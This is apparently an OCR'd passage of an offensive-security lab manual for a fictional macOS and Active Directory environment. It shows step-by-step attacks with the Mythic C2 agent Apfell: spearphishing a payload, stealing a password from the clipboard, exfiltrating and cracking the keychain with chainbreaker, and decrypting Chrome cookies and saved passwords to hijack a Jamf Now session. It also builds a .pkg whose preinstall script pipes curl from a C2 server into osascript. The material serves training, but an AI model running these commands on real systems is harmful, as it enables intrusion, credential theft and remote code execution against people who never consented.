

```
    "a.clive.phillips": {
        "dsAttrTypeStandard:RecordName": [
            "a.clive.phillips"
        ],
        "dsAttrTypeNative:memberOf": [
            "CN=IT Administrators,CN=Users,DC=dev,DC=harvest,DC=lab"
        ],
        "dsAttrTypeStandard:Comment": [
            "IT Administrator - Admin account"
        ]
    },
    "clive.phillips": {
        "dsAttrTypeStandard:RecordName": [
            "clive.phillips"
        ],
        "dsAttrTypeStandard:Comment": [
            "IT Administrator - Standard account"
        ]
    }
}
```


Given that the user is an IT Administrator, we can attempt to compromise the account via an internal spearphishing attack.


To do this, we will send our Apfell payload as an email attachment to user clive.phillips.

> **Note:** similarly to regular phishing payloads, effective internal spearphishing payloads take time and creativity to craft. For demonstration purposes in this lab, our Apfell payload will be automatically executed by the victim. We might instead consider sending a **pkg** or **dmg** file as this would appear to be more benign at surface level.

First, create a new email from luca.rossi and add the Apfell payload as an attachment:



Hit 'Send' and after a few minutes, the user should download and open the attachment. Shortly afterwards, we then get an Apfell callback as user clive.phillips in the dev.harvest.lab domain:



3.9 References

- https://www.unix.com/man-page/osx/1/smbutil/
- https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names
- https://www.crowdstrike.com/cybersecurity-101/kerberoasting/
- https://github.com/its-a-feature/bifrost
- https://hashcat.net/hashcat/
- https://www.kaggle.com/datasets/wjburns/common-password-list-rockyoutxt
- https://support.apple.com/en-gb/guide/security/secddd1d86a6/web
- https://en.wikipedia.org/wiki/SOCKS
- https://roundcube.net/

- https://attack.mitre.org/techniques/T1534/

Lab 4 - Credential Access

Time: 30 mins

Objective

Extract the keychain data from the dev domain user and identify exploitation opportunities.

Tasks

4.1 Situational Awareness: Enumerate the compromised host and gather information about the dev domain environment.

4.2 Steal User Password: Execute Apfell's clipboard utility to steal the user's password.

4.3 Exfiltrate the Keychain: Extract the keychain database file. Using chainbreaker, obtain the Chrome Safe Storage password.

4.4 Decrypt Chrome User Data: Using the Apfell agent's `decrypt_chrome_cookies` and `decrypt_chrome_login_data` utilities and the recovered Chrome Safe Storage Password, extract login credentials to a business-critical application.

4.1 Situational Awareness

In our Apfell callback on user clive.phillip's machine, we can repeat our local host enumeration and situational awareness steps to gather information. As displayed in our callback, this machine is situated in the 'dev' subdomain of harvest.lab, and

could have different Active Directory objects and attributes which we haven't previously encountered.

Use HealthInspector and Orchard to enumerate the environment. Some sample queries you might run include:

From HealthInspector:

```
// Run all local checks
jsimport_call {"command":"All_Checks()"}

// Installed software and versions
jsimport_call {"command":"Installed_Software_Versions()"}

// Persistent dock applications and folders
jsimport_call {"command":"Persistent_Dock_Apps()"}
```

From Orchard:

```
// Get NETBIOS domain
jsimport_call {"command":"Get_CurrentNETBIOSDomain()"}

// Enumerate the current domain user
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'clive.phillips'})"
}

// Enumerate domain computers
jsimport_call {"command":"Get_DomainComputer()"}
```

To get a feel for how the user uses the machine, it's helpful to list their persistent dock apps as this contains the applications which are most frequently opened by the user:

[Fri Dec 01 2023 10:40 AM] / 324 / team1 / 12

jsimport_call {"command":"Persistent_Dock_Apps()"}


```
{
 "label": "jamf-migrator",
 "bundle": "com.jamf.jamf-migrator"
},
{
 "label": "MUT",
 "bundle": "com.jssmut.jssmut"
},
{
 "label": "Sublime Text",
 "bundle": "com.sublimetext.3"
},
{
 "label": "Migration Assistant",
 "bundle": "com.apple.MigrateAssistant"
},
{
 "label": "Screen Sharing",
 "bundle": "com.apple.ScreenSharing"
},
```


As this user is an IT administrator, we find some typical sysadmin tools and apps in the dock. The particularly interesting ones here are the 'MUT' and 'jamf-migrator' applications, as these are both used for the Jamf MDM platform.

As an MDM platform, Jamf can be used by IT admins to manage onboarded devices, supporting various sysadmin functionalities such as pushing updates as well as configuring device policies and profiles. In any organisation which features macOS devices, this is a high value target to compromise as it can be used to view device policies and potentially perform lateral movement to adjacent systems.

4.2 Steal User Password

The majority of the time, Jamf administrators will use their web browser to access their cloud-based Jamf instance.

When we list the user's running applications with the `list_apps` command, we can see that `Google Chrome` is open:

[Fri Dec 01 2023 10:51 AM] / 326 / team1 / 12

list_apps

Process Data

PID	NAME	BUNDLE	ARCH	ACTIONS
1270	storeuid	com.apple.storeuid	x64	ACTIONS
1542	DockHelper	com.apple.dock.helper	x64	ACTIONS
1552	Stickies	com.apple.Stickies	x64	ACTIONS
1553	com.apple.appkit.xpc.openAndSavePanelService (Stickies)	com.apple.appkit.xpc.openAndSavePanelService	x64	ACTIONS
1554	QuickLookUIService (com.apple.appkit.xpc.openAndSavePanelService (Stickies))	com.apple.quicklook.QuickLookUIService	x64	ACTIONS
1570	TextEdit	com.apple.TextEdit	x64	ACTIONS
1572	com.apple.appkit.xpc.openAndSavePanelService (TextEdit)	com.apple.appkit.xpc.openAndSavePanelService	x64	ACTIONS
1573	QuickLookUIService (com.apple.appkit.xpc.openAndSavePanelService (TextEdit))	com.apple.quicklook.QuickLookUIService	x64	ACTIONS
4612	Google Chrome	com.google.Chrome	x64	ACTIONS


On macOS systems (as with Windows and other operating systems) users usually have a 'default' browser'. In this case, given that Google Chrome is running, the login credentials to the Jamf cloud instance and other business-critical systems might be stored in the Google Chrome browser. Chrome encrypts user data using Chrome Safe Storage, which is stored in the user's login keychain. This includes:

- Passwords
- Cookies
- History
- Saved card details

In order to decrypt the user's login keychain, we first need to obtain the user's password. There are several ways to achieve this using Apfell or Poseidon on a macOS endpoint:

- Spawning a login prompt
- Scraping data from the user's clipboard
- Deploying Poseidon's built-in keylogger


To keep things simple, we'll use the clipboard. In this scenario, the user clive.phillips conveniently has his user password copied to the clipboard for performing admin tasks:



With the password obtained, we can move to exfiltrating and decrypting the user's keychain.

4.3 Exfiltrate the Keychain

Now that we have the user password, we can use Apfell to download the user's login keychain and export it to our local attacker machine. The user's login keychain can be found in `~/Library/Keychains/login.keychain-db`:



Next, we will install chainbreaker to our local attacker machine using git.

```
git clone https://github.com/n0fate/chainbreaker.git
```

Run the setup installer and install the required modules:


```
python3 setup.py install
pip3 install -r requirements.txt
```

Next, run `chainbreaker` and supply the user's password and keychain file:

```
python3 -m chainbreaker -a login.keychain-db -p
```

When prompted, enter the user password and chainbreaker will decrypt the user's keychain:

Within chainbreaker's output is a base64 encoded string labelled "Chrome Safe Storage". This is the key that is used to encrypt the user's Chrome login data:



4.4 Decrypt Chrome User Data

With the Chrome Safe Storage key, we can use Apfell's decrypt_chrome_cookies and decrypt_chrome_login_data modules to extract the cookies and passwords


stored in the user's Chrome browser.

To begin, we exfiltrate the cookies and login data files from Google Chrome to our Mythic server using Apfell's `download` command.


The files are located in Google Chrome's Application Support folder:

- `~/Library/Application Support/Google/Chrome/Default/Cookies`
- `~/Library/Application Support/Google/Chrome/Default/Login Data`


We download these files:



Once downloaded, we can navigate to the Files tab and find the downloaded Cookies and Login Data files:



Click on the Cookies file and the drop down will display the file identifiers. We will need to copy the `UUID` string as this is a unique file identifier:



Using this UUID, we can decrypt the cookie values using the `decrypt_chrome_cookies` utility:


```
decrypt_chrome_cookies
{"password":"/Q+ZE8eHvz4cH8zifhcVnA==","username":"clive.phillips","f
ile_id":"61ed3eae-4575-4800-aed4-315699c055d8"}
```

In the command output is a JSON structure of the cookies retrieved from Google Chrome:

In the cookie output, we can see that there are some entries for Jamf Now. From here, we can go on to inject the session cookies into our browser to hijack the session.

> **Optional:** Hijack access to the Jamf now application using the extracted session cookies.

We can repeat the process for decrypting the Chrome Login Data:



Using the UUID, we can decrypt the passwords using the `decrypt_chrome_login_data` utility:

```
decrypt_chrome_login_data
{"password":"/Q+ZE8eHvz4cH8zifhcVnA==","username":"clive.phillips","f
ile_id":"5c805dbd-71c1-4811-b21a-244f3cb2471d"}
```

In the command output is a JSON structure of the passwords retrieved from Google Chrome:

We can now use the retrieved credentials to login to Jamf Now.

4.5 References

- https://support.apple.com/en-gb/guide/mac-help/mh35859/mac
- https://www.jamf.com/lp/jamf-shared/?attr=google_ads-brand-search-shared&gad_source=1&gclid=CjwKCAiApaarBhB7EiwAYiMwqgv0HSMKzLMNVaPXzyfsU3tZdikNAy3PggrkelDTzCpx4jT0xZPP_BoCc6YQAvD_BwE
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/apfell/agent_code/prompt.js
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/apfell/agent_code/clipboard.js
- https://github.com/MythicAgents/poseidon/tree/master/Payload_Type/poseidon/poseidon/agent_code/keylog
- https://github.com/n0fate/chainbreaker
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/apfell/agent_functions/decrypt_chrome_cookies.py
- https://github.com/MythicAgents/apfell/blob/master/Payload_Type/apfell/apfell/agent_functions/decrypt_chrome_login_data.py
- https://app.jamfnow.com

Lab 5 - Exfiltration

Time: 30 mins

Objective

Enumerate Harvest Corp's JAMF MDM server, upload a payload to the CEO's laptop and access business critical information.

Tasks

5.1 Managed Devices: In the JAMF Now application, list the devices that are connected. Identify the laptop device of the Harvest Corp CEO.


5.2 Crafting a Package: Craft an installer package file which downloads and executes the Apfell payload as an installation script.

5.3 Package Execution: Upload the payload to the Software share on the MGMT domain controller. Obtain a Mythic callback on the CEO laptop.


5.4 Action on Objectives: Enumerate the compromised CEO's files and shares for business critical information.

5.1 Managed Devices

In the previous step, we compromised the IT administrator's Jamf Now credentials. We can now log in to the platform.



In the 'Devices' tab, we can list the devices which have been enrolled into Jamf:



This list of onboarded devices will have particular policies and restrictions applied to them based on the 'profile'. In this case there are three profiles:

- Developers
- Management
- IT Administrators

We also have the hostname of the enrolled device and the name of the owner. As we are running the macOS hosts as virtual machines on VMWare ESXi, these are listed as virtual machines.

Of the devices listed, we can confirm that based on the Active Directory descriptions given for the computers, the 'baldwin' host belongs to user Scott Jones:

[Fri Dec 08 2023 02:34 AM] / 551 / team1 / 19

jsimport_call {"command":"Get_DomainComputer({match_attribute_value:'baldwin$'})"}


```
{
    "baldwin$": {
        "dsAttrTypeNative:distinguishedName": [
            "CN=baldwin,CN=Computers,DC=mgmt,DC=harvest,DC=lab"
        ],
        "dsAttrTypeStandard:RecordType": [
            "dsRecTypeStandard:Computers"
        ],
        "dsAttrTypeStandard:Comment": [
            "Scott Jones"
        ],
        "dsAttrTypeNative:operatingSystemVersion": [
            "12.7.1"
        ],
        "dsAttrTypeNative:instanceType": [
            "4"
        ],
        "dsAttrTypeNative:name": [
            "baldwin"
        ],
```


5.2 Crafting a Package

Amongst other features, Jamf has the ability for IT Administrators to push applications and packages to enrolled devices. This can be used as an effective lateral movement technique to essentially push malware to the enrolled devices.

> **Note:** To distribute malware via Jamf, these packages **must** be signed with an Apple developer certificate. As an alternative, we will be crafting our malware package and uploading it to a network share marked 'Software' where users will download and install it.


MacOS package installer files, commonly known as `.pkg` files, are used for distributing and installing software on Apple's macOS operating system. These files are essentially containers for software installations and provide a standardised way for developers to package and distribute their applications and related files to users. As part of installation, package installer files can trigger pre and post installation scripts, which can be used to run arbitrary shell commands on the host.

Below is an example script which will download and run our Apfell payload using `curl` and `osascript`. We will be including this in our package as a preinstall script,

so that upon installation the below command will be run:

```
#!/bin/bash

curl -k https://20.39.220.255:7443/direct/download/990820a8-aff1-4d05-9722-66c94aab97b2 | osascript -l JavaScript &
exit 0
```

To obtain a link to our Apfell payload, navigate to the 'Payloads' page, right-click your Apfell payload download link and select 'Copy Link' (or equivalent depending on your browser):



We will next embed the above script into a package file which, upon installation will download our Apfell payload from our Mythic server and execute it. We can leverage user clive.phillip's machine to create the package file.

> **Note:** As package files are native to the macOS operating system, the most straightforward approach to creating one is using the built-in `productbuild` and `pkbuild` commands.

We can do this either from an SSH session using clive.phillip's password, or within our Apfell callback. Below, we do this in the Apfell agent.

To begin, use the below `shell` command to create the preinstall script:

```
shell mkdir -p simple-package/scripts && echo "#!/bin/bash\n\ncurl -k https://20.39.220.255:7443/direct/download/990820a8-aff1-4d05-9722-66c94aab97b2 | osascript -l JavaScript &\nexit 0" > simple-package/scripts/preinstall && chmod +x simple-package/scripts/preinstall
```

Next, use the `cat` command to review the contents of the preinstall script which we just created. Remember to confirm that the Mythic URL is correct:

```
[Fri Dec 08 2023 03:45 AM] / 591 / team1 / 20
cat {"path":"simple-package/scripts/preinstall"}
1  #!/bin/bash
2
3  curl -k https://20.39.220.255:7443/direct/download/990820a8-aff1-4d05-9722-66c94aab97b2 | osascript -l JavaScript &
4  exit 0
5
```

Next, using the `pkgbuild` command, convert the directory we just created into a `pkg` file:

```
shell pkgbuild --identifier com.simple --nopayload --scripts simple-package/scripts apfell.pkg
```

The package file will then be created:

```
[Fri Dec 08 2023 02:52 AM] / 565 / team1 / 19
shell pkgbuild --identifier com.simple --nopayload --scripts simple-package/scripts apfell.pkg
1  pkgbuild: Adding top-level preinstall script
2  pkgbuild: Wrote package to apfell.pkg
```

We can then confirm the package was created by listing the filesystem:

```
[Fri Dec 08 2023 02:57 AM] / 570 / team1 / 20
ls .
```

File Listing Data


ACTIONS	SIZE	NAME	OWNER
ACTIONS	256 Bytes	tmp	root(0)
ACTIONS	128 Bytes	com.google.Keystone	clive.phillips(429310658)
ACTIONS	96 Bytes	com.apple.launchd.kmQ3vFGSAp	clive.phillips(429310658)
ACTIONS	64 Bytes	powerlog	root(0)
ACTIONS	96 Bytes	simple-package	clive.phillips(429310658)
ACTIONS	1.1 KB	apfell.pkg	clive.phillips(429310658)
ACTIONS	12 KB	attachments.log	clive.phillips(429310658)

Next, to install the package and run the payload, we can execute the following command using `installer`.

